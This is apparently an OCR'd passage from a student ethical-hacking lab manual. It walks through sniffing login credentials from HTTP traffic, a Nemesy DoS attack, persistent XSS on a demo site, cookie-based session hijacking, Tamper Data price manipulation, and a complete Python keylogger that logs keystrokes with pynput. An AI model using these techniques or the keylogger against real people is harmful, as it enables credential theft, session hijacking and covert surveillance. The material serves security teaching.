
Step 8: Select filter as http to make the search easier and click on apply.




Step 9: Now stop the tool to stop recording.



Step 10: Find the post methods for username and passwords.



Step 11: U will see the email- id and password that you used to log in.




2) Denial of Service (DoS) Attack:

a) Use Nemesy to launch a DoS attack against a target system or network.

b) Observe the impact of the attack on the target's availability and performance.

DOS

Using NEMESIS




PRACTICAL NO. 6


AIM: Persistent Cross-Site Scripting Attack

1. Set up a vulnerable web application that is susceptible to persistent XSS attacks
2. Craft a malicious script to exploit the XSS vulnerability and execute arbitrary code.
3. Observe the consequences of the attack and understand the potential risks associated with XSS vulnerabilities.

Step 1- Visit to http://www.techpanda.org



Step 2: Enter email as admin@google.com and password as **Password2010**




Step 3: Click on Add new contact button and fill details as

First name= CS

Last Name

Mobile no

Email address




PRACTICAL NO. 7


AIM: Session impersonation using Firefox and Tamper Data add-on

A] Session Impersonation

STEPS


1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install EditThisCookie or Cookie Import/Export or any other Cookie tool
4. Then Click on Cookie extension to get cookie
5. Open a Website and Login and then click on export cookie






Logout from the webpage once the cookie got exported

Paste the cookie in the tool which you have exported and click on green tick




And you are in



Tamper DATA add-on


1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install Temper Data

Select a website for tempering data e.g(razorba)




Select any item to but


Then Click to add cart
Then Click on tool for tempering Data



Then Start tempering the data



Here you go



PRACTICAL NO. 8

Aim: - Create a simple keylogger using python

Code: -

```
from pynput.keyboard import Key, Listener
import logging
# if no name it gets into an empty string
log_dir = ""
# This is a basic logging function
logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG,
format='%(asctime)s:%(message)s:')
# This is from the library
def on_press(key):
        logging.info(str(key))
# This says, listener is on
with Listener(on_press=on_press) as listener:
        listener.join()
```

Output: -